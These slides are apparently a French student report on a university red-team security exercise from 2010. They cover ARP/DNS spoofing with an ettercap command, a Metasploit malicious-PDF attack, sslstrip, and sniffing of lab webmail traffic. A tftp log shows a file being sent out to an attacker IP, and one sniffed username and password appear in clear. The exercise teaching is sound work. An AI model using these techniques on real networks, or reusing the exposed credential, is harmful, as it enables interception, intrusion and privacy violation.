



SÉCURITÉ DES SYSTÈMES D'INFORMATION

# PROJET SÉCURITÉ 2K10

**GROUPE « ATTAQUE »**



M2 « Systèmes de Télécommunications & Réseaux Informatiques »  
IUP TOULOUSE – Université Paul SABATIER (TOULOUSE III)  
S9 – Sécurité des systèmes d'information  
Enseignant : Monsieur Philippe LATU

# Le groupe « ATTAQUE » 2k10

Benjamin BAURY  
Yann BECOURT  
Aymen BEN HASSINE  
Thomas BONNET  
Guillaume COMET  
Ramatoulaye DIALLO  
Alexandre DUBOSC

GRUPE ATTAQUE 2k10

Gérémy GIULY  
Anaël JALLET  
Gaël JUIN  
Adil NOUA  
Mickaël POL  
Bastien TOMAS  
Thomas VIVIEN



À L'ATTAQUE !!!

14 MEMBRES ISSUS DE DIVERSES FORMATIONS : R&T, SRC, INFORMATIQUE, ETC...

SPECIALITÉS DIVERSES

COMPLEMENTARITÉ INTERESSANTE

MOTIVATION ÉNORME



# Introduction

- Un projet étalé sur une durée de **deux mois** environ
- Trois groupes tirés au sort :
  - **ATTAQUE, DÉFENSE** et **AUDIT**
- Système de « **confrontations** » permettant de présenter le travail fourni
- Immersion dans le domaine de la sécurité informatique (**contexte entreprise**)

# Plan

- Présentation **chronologique**



AUTOUR DU GROUPE « ATTAQUE » 2010

PREMIÈRE CONFRONTATION

C'EST NOËL AVANT L'HEURE

DEUXIÈME CONFRONTATION

ULTIME CONFRONTATION


QUAND IL N'Y EN A PLUS...

BILAN



# Autour du groupe « ATTAQUE »


- Une philosophie de travail adoptée dès le départ :
  - Prise en compte des envies et centres d'intérêts de chacun
    - Associations « **membre/spécialité** »



# Autour du groupe « ATTAQUE »

Organigramme de départ  
vu en réunion

SEGMENTATION | MODULARITÉ | ADAPTATION



« Rien n'est figé, tout évolue »

# Autour du groupe « ATTAQUE »

## ■ Politique de communication :


- **UN SEUL RESPONSABLE** : Benjamin BAURY (communication INTERNE et EXTERNE)
- **DISCRÉTION** : éviter de parler du projet en dehors des réunions, par exemple
- **EFFICACITÉ** : clarté des discours, compréhension des acteurs, etc...
- **RÉUNIONS** : échange d'idées, organisation, plans, etc...
- **USAGE DU MAIL** : communications ne contenant aucune information importante
- **ÉCHANGES DE FICHIERS** : réunions (clé USB) ou conversation MSN **valide**

« Rien n'empêchait la défense ou l'audit de **nous attaquer !!!** »




# Autour du groupe « ATTAQUE »

- Exemple de planification (confrontation n°01) :




Planification de base utilisée pour les différentes confrontations



# Autour du groupe « ATTAQUE »

- Étude des anciens rapports (partie attaque ici) :



# Autour du groupe « ATTAQUE »

- Déroulement des phases d'attaque :



# Première confrontation (C1)

- Plan d'attaque C1 :



# Première confrontation (C1)

- La communication :
  - Avis du groupe lors de la C1 : **mauvaise volonté flagrante de l'équipe de défense** (déploiements tardifs, retards, ...)
  - Préconisations non respectées (installations demandées)



« Veulent-ils gagner du temps OU sont-ils en train de nous tester ? »

**MAIS**

- Demande de support : **opportunité d'attaque** pour nous !
- Au niveau interne : **augmentation de l'indépendance des groupes de travail**

# Première confrontation (C1)

- L'analyse réseau : GÉNÉRALITÉS
  - RÔLE → collecte d'informations
  - BUT → rassembler un maximum d'informations :
    - Système d'exploitation (OS)
    - Adressage IP
    - Services activés
    - Autres



# Première confrontation (C1)

- L'analyse réseau : NESSUS
  - Partie SERVEUR : **base de données**
  - Partie CLIENT : **ordonne au serveur de procéder aux tests**
  - Phase de TEST :
    - **Détection des machines vivantes sur le réseau**
    - **Scan des ports**
    - **Récupération d'informations**
      - Type et version des divers services
      - Connexion (SSH, TELNET) pour récupérer la liste des packages installés
    - **Attaques susceptibles d'être destructrices**
    - **Dénis de service** (contre les logiciels visés)
    - Dénis de service contre la machine ou les équipements réseaux intermédiaires



# Première confrontation (C1)

- L'analyse réseau : NESSUS (résultats)



11622012

<b>172.30.0.1</b>	
<b>Scan Time</b>	
Start time :	Mon Oct 11 01:45:44 2010
End time :	Mon Oct 11 01:48:47 2010
<b>Number of vulnerabilities</b>	
Open ports :	13
High :	0
Medium :	2
Low :	31
<b>Remote host information</b>	
Operating System :	Linux Kernel 2.6.35.5
NetBIOS name :	
DNS name :	

# Première confrontation (C1)

- L'analyse réseau : SNMP & DNS
  - **SNMP**
    - SNMP Agent Default Community Name
    - Non exploitée
  - **DNS**
    - DNS SNOOPING
      - Récupération cache DNS
      - Script NMAP
      - Résultats : NÉANT

# Première confrontation (C1)

## ■ DNS SPOOFING :

- Utilisation d'ETTERCAP (couteau suisse du sniff / injection Ethernet)
- Utilisation du serveur placé dans le réseau public (172.30.0.4)

```
ettercap -T -q -i  
etho -P dns_spoof -M arp 172.30.0.1 //
```


- Interception de toutes les requêtes DNS et redirection vers le serveur Web hébergé en local
- Impossible de rediriger vers des pages hébergées sur un réseau extérieur du fait du proxy SQUID sur Cooper

# Première confrontation (C1)

- DNS SPOOFING :

- Requêtes interceptées :

```
dns_spoof: [google.fr] spoofed to [172.30.0.4]  
dns_spoof: [www.google.fr] spoofed to [172.30.0.4]
```



- Résultat :



Toutes les requêtes réseaux extérieurs  
redirigées vers notre machine : SUCCÈS !

Contre principal : @MAC STATIQUE

# Première confrontation (C1)

- METASPLOIT :


« METASPLOIT est un projet OPEN-SOURCE sur la sécurité informatique qui fournit des informations sur des vulnérabilités, aide à la pénétration de systèmes informatisés et au développement de signatures pour les IDS. »

WIKI.



# Première confrontation (C1)

- Attaque fichier .PDF malveillant :



- 01 Génération PDF + mise en écoute sur port 80 via METASPLOIT
- 02 Envoi du PDF vérolé
- 03 Ouverture du PDF
- 04 Création du canal vers METASPLOIT sur le port 80
- 05 Prise de contrôle du pc cible par l'attaquant


# Première confrontation (C1)

- Bilan de la C1 :
  - Première expérience **mitigée** : perte de temps, déploiements tardifs, etc...
  - Obligation d'être **réactif** et parfois **créatif** (improvisations) en fonction du déroulement de la confrontation
  - **Succès des attaques « simples »** : DNS SPOOFING en tête de liste
  - **Expérience** accumulée (confiance, découverte des confrontations, etc...)

Mais une petite surprise nous attend...

# C'est Noël avant l'heure !!!

- **SSLSTRIP :**
  - **CONSTAT :** la majorité des utilisateurs ne regardent pas l'URL affichée dans la barre de leur navigateur Web
  - **BUT :**
    - Maintenir la confiance de la victime lors de l'attaque sur sa session Web
    - Récupérer les informations dans les flux normalement en HTTPS



**SNIFFAGE DU TRAFIC EN CLAIR !!!**

# C'est Noël avant l'heure !!!

- SSLSTRIP :
  - Possibilité de mettre un **faux cadenas** (pas utilisé car non considéré comme crédible) :



Page Web VALIDE



Page Web PIRATÉE

# C'est Noël avant l'heure !!!

- SSLSTRIP :
  - Meilleure alternative que l'attaque SSL MiTM classique :
    - Suspicion de la victime **IMMÉDIATE**



# C'est Noël avant l'heure !!!

- INFILTRATION : Phase de décollage
  - **CONSTAT** :
    - Connexions multiples des utilisateurs sur leurs **WEBMAILS** et autres durant les séances de TP en salles de l'U3
    - Ordinateurs sur le même réseau de diffusion : **sniffage facilité**

Palier 01 → sniffage du trafic en clair à l'aide d'ETTERCAP seulement (supporte HTTP, MSN, POP3, ...)

Dangers → se faire détecter par des voisins qui sont aussi victimes




# C'est Noël avant l'heure !!!

- INFILTRATION : Phase de décollage
  - Peu de résultats attendus (du fait du trafic clair uniquement) mais ... :
    - **HTTP : 212.27.42.91:80 -> USER: rolland.gerro@free.fr PASS: 06121988 INFO: <http://zimbra.free.fr/>**
  - WEBMAIL non sécurisé + utilisation d'un mot de passe simpliste :
    - **POLITIQUE DE SÉCURITÉ = FAIL !!!**



# C'est Noël avant l'heure !!!

## ■ INFILTRATION : Phase de décollage



1 : E-mail hors système d'informations contenant tout simplement l'intégralité des mots de passe de la machine principale Zeus de l'équipe AERODEF

2 : Récupération du mail d'accès au système d'informations AERODEF avec nom d'utilisateur, mot de passe et adresse de connexion

# C'est Noël avant l'heure !!!

- INFILTRATION : Phase de décollage
  - Remontée dans le système d'informations d'AERODEF...



Connectez-vous pour gérer  
**AeroDef**

Nom d'utilisateur:   
@aerodef.fr

Mot de passe :

Rester connecté

[Vous n'arrivez pas à vous connecter à votre compte ?](#)

**Mot de passe par défaut : NON !  
Date de naissance : OK AGAIN !**

# C'est Noël avant l'heure !!!

- INFILTRATION : Phase de décollage

The screenshot displays a webmail interface. On the left, there's a sidebar with navigation links like 'Nouveau message', 'Boîte de réception', and 'Messages suivis'. The main area shows an email titled 'La Visioconférence HD - www.genivision.com - Société de services en int'. Below the email, a 'Create new' dropdown menu is open, listing options like 'All items', 'Owned by me', 'Shared with me', etc. On the right, a 'All items' view shows a list of files, including 'Contrat de prestation de service V4.pdf', 'Contrat de prestation de service V4.docx', and 'Manuel d'utilisation site web AeroDef - 1.1.docx'. A yellow button with the text 'DÉPÔT' and 'Merci les gars 😊' is positioned in the upper right. Another yellow button with the text 'WEBMAIL' is in the lower left.

# C'est Noël avant l'heure !!!

- INFILTRATION : Phase de décollage
  - Quelques informations recueillies à ce stade du projet :
    - Intégralité des accès au serveur Zeus (SSH, SFTP,...) et machines clientes
    - Politique de sécurité
    - Comptes rendus de réunion
    - Organigramme de l'équipe AERODEF
    - Répartition des tâches
    - Contrat de prestation avec l'audit
    - Code source du site Web avec mot de passe administrateur MySQL
    - Différentes informations détaillées sur la topologie
    - Une relative assurance de la part d'AERODEF concernant leur système de communication
    - Changement des mots de passe après chaque confrontation ou événement majeur
    - Listes de tous les services opérationnels et en cours de développement ou abandonnés
    - Incapacité d'AERODEF de répondre à notre attaque DNS SPOOFING

# C'est Noël avant l'heure !!!

- INFILTRATION : Phase de décollage
  - Tentative d'insertion de comptes utilisateurs malveillants sur le serveur Zeus lors de la nuit du 22 octobre....
    - ....mais serveur down pour cause de mauvaise manipulation d'AERODEF (merci DHClient)
  - **RÉPLIQUE** : Tentative de mise sous pression avec un bon gros e-mail acide mettant en cause la crédibilité de notre adversaire

ERREUR DE NOS ADVERSAIRES → CONSÉQUENCES SUR NOTRE ÉQUIPE

# C'est Noël avant l'heure !!!

- INFILTRATION : Phase d'atterrissage catastrophe
  - Prise de contrôle des machines clientes de la salle U2-213 lors d'une séance de TP Sécurité
  - **OBJECTIF** : Saisir toute opportunité pour la récupération d'informations via SSH

```
hoth:/home/etu/TA@lA@chargements# ls
archi.pdf
hoth:/home/etu/TÃ@lÃ@chargements# ls -ll
total 56
-rw-r--r-- 1 etu etu 50960 25 oct. 08:56 archi.pdf
hoth:/home/etu/TÃ@lÃ@chargements# tftp
tftp> connect 172.16.48.89
tftp> binary
tftp> put archi.pdf
Sent 50960 bytes in 0.1 seconds
tftp> █
```

ARCHI.PDF, c'est cadeau !!!

Shell Shell No. 2 Shell No. 3

# C'est Noël avant l'heure !!!

- INFILTRATION : Phase d'atterrissage catastrophe
  - Essai d'installation de « keyloggers » logiciels à distance durant l'utilisation de la machine par la victime... ECHEC !!!
    - Erreur de manipulation : accès physique machine victime nécessaire...
